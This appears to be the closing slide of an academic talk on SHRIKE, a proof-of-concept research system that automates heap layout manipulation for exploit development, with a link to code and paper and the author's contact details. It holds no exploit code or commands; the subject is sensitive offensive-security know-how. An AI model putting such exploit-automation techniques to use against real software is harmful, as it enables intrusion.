- SHRIKE is a PoC system implementing end-to-end heap layout manipulation and integrating with exploit development via a template system. Code available!

Thanks / Questions?

Code+Paper: <https://sean.heelan.io/heaplayout>

@seanhn / sean.heelan@cs.ox.ac.uk